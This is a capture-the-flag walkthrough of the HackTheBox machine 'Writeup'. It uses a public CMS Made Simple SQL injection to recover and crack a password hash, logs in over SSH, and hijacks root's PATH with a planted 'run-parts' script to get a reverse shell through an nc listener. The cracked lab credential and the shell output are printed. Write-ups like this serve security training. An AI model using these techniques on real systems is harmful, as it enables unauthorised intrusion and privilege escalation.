HackTheBox - WriteUp


Walkthrough

By

iLinxz

hackthebox.eu/home/users/profile/362067 && tryhackme.com/p/iLinxz

1. NMAP Scan




```
Nmap scan report for 10.10.10.138
Host is up (0.015s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 dd:53:10:70:0b:d0:47:0a:e2:7e:4a:b6:42:98:23:c7 (RSA)
|   256 37:2e:14:68:ae:b9:c2:34:2b:6e:d9:92:bc:bf:bd:28 (ECDSA)
|_  256 93:ea:a8:40:42:c1:a8:33:85:b3:56:00:62:1c:a0:ab (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/writeup/
|_http-title: Nothing here yet.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Our NMAP scan shows that only two ports are open:

1. Port 22 – running SSH
2. Port 80 – running HTTP

Great, what can we do?

Well, let us visit the website and see what lies within. Not much else to do other than that.



```
########################################################################
#                                                                      #
#           *** NEWS *** NEWS *** NEWS *** NEWS *** NEWS ***           #
#                                                                      #
#   Not yet live and already under attack. I found an   ,~~--~~-.      #
#   Eeyore DoS protection script that is in place and   +      | |\    #
#   watches for Apache 40x errors and bans bad IPs.     || |~ |`,/-\   #
#   Hope you do not get hit by false-positive drops!    *\_) \_) `-'   #
#                                                                      #
#   If you know where to download the proper Donkey DoS protection     #
#   please let me know via mail to jkr@writeup.htb - thanks!           #
#                                                                      #
########################################################################
```

```
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
88888888888888888888888888888888888888888888888888888
8888"""""""""""""""8888888888888888888888888888888888
8888               8888888888888888888888888888888888
8888  HTB NOTES    8888888888888888888888888888888888
8888               888888888888888888888888888888888"
8888aaaaaaaaaaaaaaa888888888888888888888888888888888a
88888888888888888888888888888888888888888888888888888
88888888888888888888888888888888888888888888888888888
88888888888888888888888888888888888888888888888888888
88888888888888888888888":::::"88888888888888888888888
888888888888888888888::;gPPRg;::888888888888888888888
88888888888888888888::dP'   `Yb::88888888888888888888
88888888888888888888::8)     (8::88888888888888888888
88888888888888888888;:Yb     dP:;88( )888888888888888
888888888888888888888;:"8ggg8":;888888888888888888888
88888888888888888888888aa:::aa88888888888888888888888
88888888888888888888888888888888888888888888888888888
88888888888888888888888888888888888888888888888888888
88888888888888888888888888"88888888888888888888888888
8888888888888888888888888:::8888888888888888888888888
8888888888888888888888888:::8888888888888888888888888
8888888888888888888888888:::8888888888888888888888888
8888888888888888888888888:::8888888888888888888888888
8888888888888888888888888:::8888888888888888888888888
88888888888888888888888888a88888888888888888888888888
""""""""""""""""""""' `""""""""' `"""""""""""""""""""
                              (c) by Normand Veilleux
```

I am still searching through my backups so there is
nothing here yet. I am preparing go-live of my own
www.hackthebox.eu write-up page soon. Stay tuned!


Page is hand-crafted with vi.

Not much to say but it is important to note that the DoS protection software is going to be a bit of a problem.

We will not be able to run gobuster without getting our IP blacklisted for some time. Looks like we are on our own.

Let’s visit robots.txt.


/robots.txt



```
#
#              __
#      _(\    |@@|
#     (__/\__ \--/ __
#        \___|----|  |   __
#            \ }{ /\ )_ / _\
#            /\__/\ \__O (__
#           (--/\--)    \__/
#           _)(  )(_
#          `---''---`

# Disallow access to the blog until content is finished.
User-agent: *
Disallow: /writeup/
```

We get some breadcrumbs. /writeup/ huh?

Let’s dive in.



writeup


- Home Page
- ypuffy
- blue
- writeup

Home

After many month of lurking around on HTB I also decided to start writing about the boxes I hacked. In the upcoming days, weeks and month you will find more and more content here as I am about to convert my famous incomplete notes into pretty write-ups.


I am still searching for someone to provide or make a cool theme. If you are interested, please contact me on NetSec Focus Mattermost. Thanks.

It’s just a simple webserver, really. We have a bit of a ‘hint’ on the down low of the page.



Pages are hand-crafted with vim. NOT.


Is the source any more valuable?



```
<base href="http://10.10.10.138/writeup/" />
<meta name="Generator" content="CMS Made Simple - Copyright (C) 2004-2019. All rights reserved." />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
```

It appears so. Looks like the webserver runs CMS Made Simple. Looking at the Copyright date range, I can safely assume that the last update used for this CMS version was in 2019.

A quick google search of ‘cms made simple 2019 exploit’ got us a quick answer.




www.exploit-db.com › exploits

CMS Made Simple < 2.2.10 - SQL Injection - Exploit Database

2 Apr 2019 — **CMS Made Simple** < 2.2.10 - SQL Injection. CVE-**2019**-9053 . webapps **exploit** for PHP platform.

After a bit of debugging around, I got the exploit to work and ran it. Thus, revealing some information.



```
[+] Salt for password found: 5a599ef579066807
[+] Username found: jkr
[+] Email found: jkr@writeup.htb
[+] Password found: 62def4866937f08cc13bab43bb14e6f7
```

I pasted the hashed password into md5hashing.net/hash/md5 and got it back as:


5a599ef579066807raykayjay9

But the bits in the beginning are just the salt that we can get rid of.

We have our first set of credentials:

jkr:raykayjay9

Time for us to SSH in!




```
iLinxz@kali:~/Desktop/Memos/WriteUp$ ssh jkr@10.10.10.138
jkr@10.10.10.138's password:
Linux writeup 4.9.0-8-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Nov  2 14:01:27 2020 from 10.10.14.12
jkr@writeup:~$
```

[Hacker Voice] I'm in!

Great. Now onto root…

I ran an instance of linpeas on the machine and nothing too fruitful came up. It's time for pspy.

I ran pspy64 on the machine and let it run for a while. At one point, I wanted to check if anything happens in the background when I exit my ssh session and when I log back in.




```
2020/11/02 14:48:06 CMD: UID=0    PID=10     |
2020/11/02 14:48:06 CMD: UID=0    PID=1      | init [2]
2020/11/02 14:48:18 CMD: UID=0    PID=5624   | sshd: [accepted]
2020/11/02 14:48:18 CMD: UID=0    PID=5625   | sshd: [accepted]
2020/11/02 14:48:23 CMD: UID=0    PID=5626   | sshd: jkr [priv]
2020/11/02 14:48:23 CMD: UID=0    PID=5627   | sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/b
in run-parts --lsbsysinit /etc/update-motd.d > /run/motd.dynamic.new
2020/11/02 14:48:23 CMD: UID=0    PID=5628   | run-parts --lsbsysinit /etc/update-motd.d
2020/11/02 14:48:23 CMD: UID=0    PID=5629   | uname -rnsom
2020/11/02 14:48:23 CMD: UID=0    PID=5630   | sshd: jkr [priv]
2020/11/02 14:48:23 CMD: UID=1000 PID=5631   | -bash
2020/11/02 14:48:23 CMD: UID=1000 PID=5632   | -bash
2020/11/02 14:48:23 CMD: UID=1000 PID=5633   | -bash
2020/11/02 14:48:23 CMD: UID=1000 PID=5634   | -bash
2020/11/02 14:48:23 CMD: UID=1000 PID=5635   | -bash
```

```
iLinxz@kali:~/Desktop/Memos/WriteUp$ ssh jkr@10.10.10.138
jkr@10.10.10.138's password:
Linux writeup 4.9.0-8-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Nov  2 14:33:53 2020 from 10.10.14.12
jkr@writeup:~$
```

When SSHing in, the environment path is set to:


/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

And then, the ‘run-parts’ binary is running without an absolute path.




```
jkr@writeup:~$ which run-parts
/bin/run-parts
jkr@writeup:~$
```

The /usr/local/ directory writable by users in the ‘Staff’ group.



```
jkr@writeup:~$ ls -la /usr/local/
total 68
drwxrwsr-x 10 root staff  4096 Nov  2 13:40 .
drwxr-xr-x 10 root root   4096 Apr 19  2019 ..
drwx-wsr-x  2 root staff 20480 Nov  2 13:57 bin
drwxrwsr-x  2 root staff  4096 Apr 19  2019 etc
drwxrwsr-x  2 root staff  4096 Apr 19  2019 games
drwxrwsr-x  2 root staff  4096 Apr 19  2019 include
drwxrwsr-x  4 root staff  4096 Apr 24  2019 lib
lrwxrwxrwx  1 root staff     9 Apr 19  2019 man -> share/man
-rwxrwxrwx  1 jkr  staff   212 Nov  2 13:27 run-parts
drwx-wsr-x  2 root staff 12288 Nov  2 13:53 sbin
drwxrwsr-x  7 root staff  4096 Apr 19  2019 share
drwxrwsr-x  2 root staff  4096 Apr 19  2019 src
jkr@writeup:~$
[0] 0:sudo  1:ssh* 2:nc-
```




```
jkr@writeup:~$ id
uid=1000(jkr) gid=1000(jkr) groups=1000(jkr),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),50(staff),103(netdev)
jkr@writeup:~$
[0] 0:sudo- 1:ssh*                                                                              "kali" 14:48 02-Nov-2
```


In which we are.

AND because /usr/local/ is before /bin/, that means we can write an executable script called ‘run-parts’, ssh back in and get a root shell.

#Have_your_listener_ready




```
iLinxz@kali:~/Desktop/Memos/WriteUp$ nc -lvnp 1337
listening on [any] 1337 ...
```



```
jkr@writeup:/usr/local/bin$ nano run-parts
jkr@writeup:/usr/local/bin$ chmod 777 run-parts
jkr@writeup:/usr/local/bin$
```

Exit the SSH session and log back in and here it is, the root shell.



```
iLinxz@kali:~/Desktop/Memos/WriteUp$ nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.138] 58580
bash: cannot set terminal process group (5688): Inappropriate ioctl for device
bash: no job control in this shell
root@writeup:/#
```